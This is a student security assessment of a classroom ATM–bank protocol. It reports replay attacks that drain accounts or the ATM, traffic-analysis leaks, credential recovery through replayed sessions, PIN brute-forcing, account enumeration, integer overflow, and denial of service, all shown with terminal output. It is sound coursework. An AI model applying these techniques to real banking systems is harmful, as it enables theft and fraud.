

Analysis of RIPSEC Bank Communication Protocol

Jeremy White and James Kukucka

December 11, 2011

1 Protocol Summary

The protocol proposed by RIPSEC is a communication protocol designed to “provide secure communication between a bank and an ATM.” The encryption algorithms for the protocol were implemented using the OpenSSL library. The bank and the ATM both possess an RSA public/private key pair which is used to encrypt and decrypt a shared session key to be used with single DES. All encrypted messages utilize SHA-256 to compute a checksum for tamper detection. An outline of the connection initialization between the bank and ATM (provided by RIPSEC) can be seen below:

- First, the bank randomly generates a session key to be used with DES.
- The bank then encrypts the session key with the atm’s public key.
- A sha256 checksum of the encrypted session key is computed.
- The bank finally encrypts the checksum with the bank’s private key.
 - The encrypted checksum and session keys are sent to the “supposed” atm.
- The atm begins by decrypting the checksum with the bank’s public key.
- The atm computes the sha256 checksum of the encrypted session key.
- A comparison between the two hashes is made:
 - If the hashes match, decrypt the message and get the session key.
 - If the hashes do not match, the session key has been tampered with.
- To verify that the session is good, the atm will send “hello” to the bank encrypted.

After this “handshake” occurs, the ATM and bank have established a verified session. Further communications are encrypted using single DES and utilize a SHA-256 checksum.

2 Vulnerabilities and Attacks

This section will outline the vulnerabilities found in the opposing team's code and the attacks we implemented to exploit those vulnerabilities. No modifications were made to the bank or ATM. Only the proxy was changed. This simulated attacks in the real world where the bank and ATM may maintain physical security, but where man-in-the-middle attacks are still possible.

2.1 Information Leak

The lengths of packets traveling between the bank and ATM were not padded. The team recognized that this could lead to significant information leaks. The team began testing this hypothesis by recording packet lengths for all commands going from ATM to the bank and vice versa. The findings are as follows:

Type of Packet	Length
Bank Initialization Packet 1/2 (from Bank)	1024
Bank Initialization Packet 2/2 (from Bank)	346
ATM Initialization Packet (from ATM)	139
Valid Login 5 Character Name (from ATM)	224
Valid Login 3 Character Name (from ATM)	225
OK Login (from Bank)	133
Logout (from ATM)	141
Invalid id/card/pin (From Bank)	169
Balance (from ATM)	142
Balance \$XX (from Bank)	133
Balance \$XXX (from Bank)	135
Balance \$XXXX (from Bank)	137
Invalid Command! (from Bank)	161
Transfer \$X to three letter name (from ATM)	157
Transfer \$XX to three letter name (from ATM)	159
Transfer \$XXX to three letter name (from ATM)	161
Transfer OK (from Bank)	133
You do not have enough money (from Bank)	187
"Account <user> does not exist!", <user> is 3 characters	185
Withdraw \$X (from ATM)	149
Withdraw \$XX (from ATM)	151
\$X withdrawn (from Bank)	151
\$XX withdrawn (from Bank)	153

What was striking about the results shown in the above table is that almost every packet going in a specific direction (ATM to Bank and vice versa) had a

unique length. As a result, we were able to create a proxy that would print exactly what type of message (login, withdraw, transfer, etc.) was going through it at any given moment based on the packet length. In the few cases where lengths overlapped, the length of the preceding or proceeding message removed any ambiguity. This exploit paved the way for more sophisticated attacks outlined in the proceeding subsections. An example proxy output can be seen in the screenshot below.

```
james@james-laptop: ~/Dropbox/CryptoNew
File Edit View Terminal Help

OK Login
08FBB75F630444A00400768489F8E5FB8761788C29C0A068EB3B162DE427C4DCFB8B56EE3381CFBE4
61510D64C68615B4F05584977501CB5DFF90EDAA262D841A3615;

ATM to Bank 149
Withdraw $X
5CABB75F365440F1FE29E91C54255A9433293F77AE816E407F79C686E74B7685446181D901C0CA86
B19A8C81011B2205AB51948D451E2CC2351B012EBB56C1BA2D80BF1BBFA8974CC7E5;

Bank to ATM 151
$X withdrawn
0AFCE75C365415A4A0C2A9113DC55DC38F0A3F61C7A788D7405D56AB3B9E1D2EB90FBF16DC420ACC
4CE68FF6E13A2531C3DD571031E732A1FE11A181302D72B23D55605089D9407A46D767;

ATM to Bank 143
balance
0FFAE408365447FA55BEF47EDBC286C5BF4F675B885837F184976D800FC7A2F1C166C8C1CEDF9146
2EF2CB061E72418445B7B7A3BD7FA3AE50113DE97E39A4FAE1E0EEC0785205;

Bank to ATM 133
Return balance of $XX
```

2.2 Manual and Automatic Replay

A replay attack is when an adversary sends copies of a specific packet or packets to a host for some malicious purpose. In the case of the ATM and Bank, this malicious purpose could be to drain the ATM of money, debit an account to zero dollars, or fraudulently transfer money between accounts. Nonces, arbitrary strings used to sign a cryptographic communication, would prevent replay attacks because they provide a one-time use string that if replayed, would make a packet invalid. However, the RIPSEC bank communication protocol does not place nonces in the encrypted packets traveling between the ATM and Bank. As a result, we were able to create 2 separate proxies which perform replay attacks. The first, “proxyAutoDispenseReplay.c,” records the packet authorizing the ATM to dispense money from the bank. When a user requests a withdrawal amount and the Bank sends the OK packet to the ATM to withdraw, the proxy prompts the adversary for how many times he/she would like to send the dispense authorization. When the adversary selects this, the ATM will dispense the withdrawal as many times as the adversary requests, while only debiting the user’s account once. This in turn has the capability to drain the ATM. An example of the proxy’s use can be seen below.

```

james@james-laptop: ~/Dropbox/CryptoNew
File Edit View Terminal Help
4CE68FF6E13A2531C3DD571031E732A1FE11A181302D72B2305560508909407A46D767;

ATM to Bank 143
balance
0FFAE408365447FA55BEF47EDBC286C5BF4F675B885837F184976D800FC7A2F1C166C8C1CEDF9146
2EF2CB061E72418445B7B7A3BD7FA3AE50113DE97E39A4FAE1E0EEC0785205;

Bank to ATM 133
Return balance of $XX
^C
james@james-laptop:~/Dropbox/CryptoNew$ ^C
james@james-laptop:~/Dropbox/CryptoNew$ ls
alice.card  client.c  proxyAutoDispenseReplay  proxyManualReplay.c
atm         crypto.c  proxyAutoDispenseReplay.c  proxyPassword
atm2        crypto.h  proxyBuffer.c             proxyPassword.c
bank        eve.card  proxyInfoLeak             server.c
bank2       keys.h    proxyInfoLeak.c
bob.card    output.txt proxyManualReplay
james@james-laptop:~/Dropbox/CryptoNew$ ./proxyAutoDispenseReplay 3001 4001
(proxy) client ID #4 connected
Listening with direction=1
Listening with direction=0
Replay dispense funds how many times? 5

```

The above screenshot is the prompt an adversary sees after the user makes the withdraw request.

```

james@james-laptop: ~/Dropbox/CryptoNew
File Edit View Terminal Help
1 withdrawn
atm> balance
99
atm> ^C
james@james-laptop:~/Dropbox/CryptoNew$ ./atm 3001
user: alice
pin: 1234
atm> withdraw
Invalid command!
atm> withdraw 1
1 withdrawn
atm> lol
1 withdrawn
atm> alice
1 withdrawn
atm> got
1 withdrawn
atm> pwned
1 withdrawn
atm> lol
Invalid command!
atm> balance
99
atm>

```

The above screenshot shows the ATM dispensing the withdrawal amount 5 times (the amount the adversary chose). Note that Alice's account is only debited once.

The second proxy we created, “ proxyManualReplay.c,” is more interactive with the adversary. For every packet that is sent, the proxy prompts the adversary for the amount of times that he/she wishes to send the packet. Using

this, we were able to completely debit accounts to 0 dollars even though the user only wished to withdraw or transfer a fraction of their funds. An example of this using the transfer command can be seen in the following screenshots.

```
james@james-laptop: ~/Dropbox/CryptoNew
File Edit View Terminal Help
58
-119
-102

^C
james@james-laptop:~/Dropbox/CryptoNew$ ./bank 4001
bank>

bank: Client sent an invalid command ('withdraw' '' '' '')
bank: Client sent an invalid command ('lol' '' '' '')
^C
james@james-laptop:~/Dropbox/CryptoNew$ ./bank 4002
bank> balance alice
100
bank> balance eve
0
bank> 
```

Note that on the bank side, the initial balances for Alice and Eve are \$100 and \$0 dollars respectively. On the ATM side, we log Alice in and request a transfer of 1 dollar to Eve.

```
james@james-laptop: ~/Dropbox/CryptoNew
File Edit View Terminal Help
[proxy] fail to read packet
[proxy] client ID #4 disconnected
[proxy] fail to read packet
^C
james@james-laptop:~/Dropbox/CryptoNew$ ./proxyManualReplay 3002 4002
[proxy] client ID #4 connected
Listening with direction=1
Listening with direction=0
Bank to ATM Count: 1
Bank to ATM Count: 1
ATM to Bank Count: 1
ATM to Bank Count: 1
Bank to ATM Count: 1
ATM to Bank Count: 100
Bank to ATM Count: 100
Bank to ATM Count: 1
Bank to ATM Count: 1
Bank to ATM Count: 1
Bank to ATM Count: 1
Bank to ATM Count: 1
Bank to ATM Count: 101
Bank to ATM Count: 100
Bank to ATM Count: 100
```

In the above screen shot, we can see that the adversary chooses to send the transfer request 100 times to the bank.


```
james@james-laptop: ~/Dropbox/CryptoNew
File Edit View Terminal Help
38
bank: Client sent an invalid command ('withdraw' '' '' '')
bank: Client sent an invalid command ('lol' '' '' '')
^C
james@james-laptop:~/Dropbox/CryptoNew$ ./bank 4002
bank> balance alice
100
bank> balance eve
0
bank>

balance alice
0
bank> balance eve
100
bank> 
```


Checking the balances after the replay shows that the adversary successfully debited Alice's account to \$0 even though she only intended to transfer \$1.

2.3 Using ATM As Decryption Machine


In this attack, the team created a proxy called "proxyPassword.c" which ties the preceding attacks discussed in this section together. Using the information gathered by the information leak attack, the team was able to identify packets that could be recorded and replayed at the proxy to make the proxy impersonate a legitimate bank. The packets that were required to be copied were the two Bank initialization packets and the Bank OK login packet. The initialization packets establish the shared DES session key. The OK login packet is sent by the bank after a successful login. After recording these packets, any other packet in the session may be recorded and decrypted by the ATM in another session by replaying the Bank's initialization packets. By replaying these packets, the ATM is presented with the same shared session key as the previous session and therefore it can encrypt any packet from the previous session that the proxy replays to it. The team devised an attack that would record Alice's login credentials (name, PIN and card number) and replay them to Eve in plaintext at the ATM.




The above diagram shows the packets that the team concentrated on during Alice's session for this attack. The packets represented by the red arrows are the packets that are initially recorded at the proxy during Alice's session.



The above diagram shows the flow of packets when they are replayed by the proxy during Eve's session. The arrows in red are the packets that are replayed from the previous session. Note that no packets are sent to the bank. When Alice's login packet is sent back to the ATM, it decrypts it using the session key (which is the same as the session key that corresponds to the session in which the login command was originally invoked) and displays Alice's login credentials to Eve. Screenshots of the attack can be seen on the proceeding pages.



The above screenshot shows the successful recording and replaying of the bank initialization packets. The left terminal corresponds to the recording session and the right corresponds to the replaying session.




In the above screenshot, we see the result of the attack. Eve is able to login even with a fraudulent PIN number due to the fact that no real contact with the bank is being made. All packets are being replayed from a previous session. The ATM then accepts any command and will output Alice's name, PIN and card number in plaintext. Using this attack, anyone can decrypt the entire contents of a previous session. The attacker does not even require a valid card or pin.

2.4 DES Cracking (theoretical)

Single DES is no longer considered a secure method of encryption. In 2010, using hardware costing approximately \$50,000 dollars, single DES was cracked in under 24 hours. Since 2010, technology has significantly improved and the time to crack single DES is most likely shorter and the cost of hardware is most likely less expensive. It is not unreasonable to assume that a dedicated attacker may have access to this technology. The 2010 hardware mentioned is the RIVYERA S3-5000 FPGA cluster. This is off-the-shelf hardware available without restriction or license.

2.5 Account Lockout (DoS)

The team noticed that there are no timeouts implemented at the bank. This presents the possibility of a Denial of Service attack for one or multiple users which can be implemented at the proxy. The proxy can block all logout message packets going to the bank (as recognized by the information leak attack). This would leave the user forever logged in at the bank and never able to log back into his or her account.



```
jeremy@biosec:~/crypto$ ./atm 5000
user: alice
pin: 5432
atm> balance
100
atm> logout

jeremy@biosec:~/crypto$ ./atm 5000
user: alice
pin: 5432
Invalid id/card/pin!
jeremy@biosec:~/crypto$
```

The above screenshot shows the result of the Denial of Service attack executed at the proxy. Alice is able to log into her account and logout. However, after the proxy blocks the logout message packet being sent from the ATM, she can no longer log into her account.

2.6 PIN Cracking

The team noticed an inherent security flaw in that PIN length is only 4 integers long (where the integers are between 0 and 9). This leaves only 10,000 possible PIN's for each user. As a result, PIN cracking at the ATM side is trivial. This is the case in real ATMs also, but in real ATMs there is usually a 3 false login limit. The team designed an automated PIN cracker that can crack PIN's in roughly 9 seconds (~1000 PINs per second). Note that in order to use this attack, an adversary must know a victim's name and card number. Another contributing factor to this attack, is that the ATM allows access to its prompt by using a fake card. If a real card is used with a false pin or username, the ATM will kick the attacker off.

```
jeremy@biosec:~/crypto$ ./atm 5001
user: bobo
pin:
atm> balance
You must log in first!
atm> login alice 0000 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 0001 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5432 9bde9372666f1cc35f096b337c019481
ok
atm> balance
100
atm>
```

The above screen shot shows the manual procedure for cracking pins at the ATM. To do this, a fake account was created for user “bobo” by creating a fake “bobo.card” file. Once the user “bobo” is authenticated, an attacker can proceed to issue login commands enumerating all possible PIN’s. Once “bobo” sees the “ok” packet from the bank, he knows that he has retrieved Alice’s PIN.

```
Invalid id/card/pin!
atm> login alice 5406 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5407 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5408 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5409 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5410 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5411 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5412 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5413 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5414 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5415 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5416 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5417 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5418 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5419 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5420 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5421 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5422 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5423 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5424 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5425 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5426 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5427 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5428 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5429 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5430 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5431 9bde9372666f1cc35f096b337c019481
Invalid id/card/pin!
atm> login alice 5432 9bde9372666f1cc35f096b337c019481
ok
atm>
```

The above screenshot shows the PIN cracking script in action. Once the “ok” packet is received from the bank the script terminates and the attacker is left with the correct pin and a waiting ATM prompt.

2.7 Account Enumeration Through Repeated Transfer

Along the same lines as the PIN cracking, account enumeration is made simple through repeated transfers while enumerating all possible user name strings. When transferring money, if an account does not exist, an error message appears: “Account <Account Name> does not exist!” If the amount of money to be transferred is a valid amount and the account that is to be transferred to exists, then an “ok” message appears. This is particularly exploitable because \$0 is a valid transfer amount. An adversary can enumerate all possible username strings and not lose any money from his or her account upon a successful transfer.

```
jeremy@biosec:~/crypto$ ./atm 5000
user: eve
pin: 1337
atm> transfer 0 alex
Account alex does not exist!

atm> transfer 0 allen
Account allen does not exist!

atm> transfer 0 alisha
Account alisha does not exist!

atm> transfer 0 alice
ok
atm> _
```

The above screen shot shows a sample enumeration that an adversary can try at the ATM. Once he or she reaches a valid account name (Alice) the “ok” message is displayed. This enumeration can continue for as long as the adversary wishes. In the process, the adversary will not lose any money from his or her account.

2.8 Integer Overflow

The team noticed that there is no integer overflow checking on the account balances on the bank’s side. If Alice has the value of \$MAX_INT as her current balance and an adversary transfers \$1 to her, it will overflow the balance variable and cause her balance to change to \$0.

```
jeremy@biosec:~/crypto$ ./atm 6001
user: alice
pin: 5432
atm> balance
4294967295
atm> logout

jeremy@biosec:~/crypto$ ./atm 6001
user: eve
pin: 1337
atm> balance
5
atm> transfer 1 alice
ok
atm> logout


jeremy@biosec:~/crypto$ ./atm 6001
user: alice
pin: 5432
atm> balance
0
atm> logout

jeremy@biosec:~/crypto$
```

The above screen shot shows the result of the integer overflow attack. The adversary transfers \$1 to alice and drains her balance to 0.

2.9 Max Number of Connections (DoS)

The team noticed that the bank only accepts a maximum of 128 connections at any given time. When this number is reached, the bank enters an infinite loop displaying the message “Bad file description.” This in turn causes the bank to be unresponsive to anything. Initiating the maximum number of connections can be accomplished at the proxy using a loop.

A screenshot of a terminal window with a black background and white text. The text consists of 25 identical lines, each reading "bank: Bad file descriptor". The lines are stacked vertically, filling most of the terminal's visible area. The font is a standard monospaced typeface.

The above screenshot shows the bank's behavior after the maximum number of connections has been reached.


```
user: Nice name.  
116  
user: Nice name.  
117  
user: Nice name.  
118  
user: Nice name.  
119  
user: Nice name.  
120  
user: Nice name.  
121  
user: Nice name.  
122  
user: Nice name.  
123  
user: Nice name.  
124  
user: Nice name.  
125  
user: Nice name.  
126  
user: Nice name.  
127  
user: Nice name.  
128  
user: Nice name.  
129  
jeremy@biosec:~/crypto$
```

The above screenshot shows the ATM's behavior after the maximum number of connections has been reached. No valid username/pin/card information is needed.

2.10 On-Screen PIN Display

The final vulnerability the team noticed was the fact that the PIN is displayed in plaintext on the screen. At an actual ATM, the PIN characters are hidden by some masking character such as an asterisk (*). An adversary could be physically standing next to a user at the ATM and see the user's PIN on the screen as they type it. One way RIPSEC could have prevented this is by utilizing some masking strategy similar to that shown in the code below.

```
1. char pswrd[20];
2.
3.     int i=0;
4.     while((pswrd[i]=getch())!='\r')
5.     {
6.         cout<<"*";
7.         i++;
8.     }
```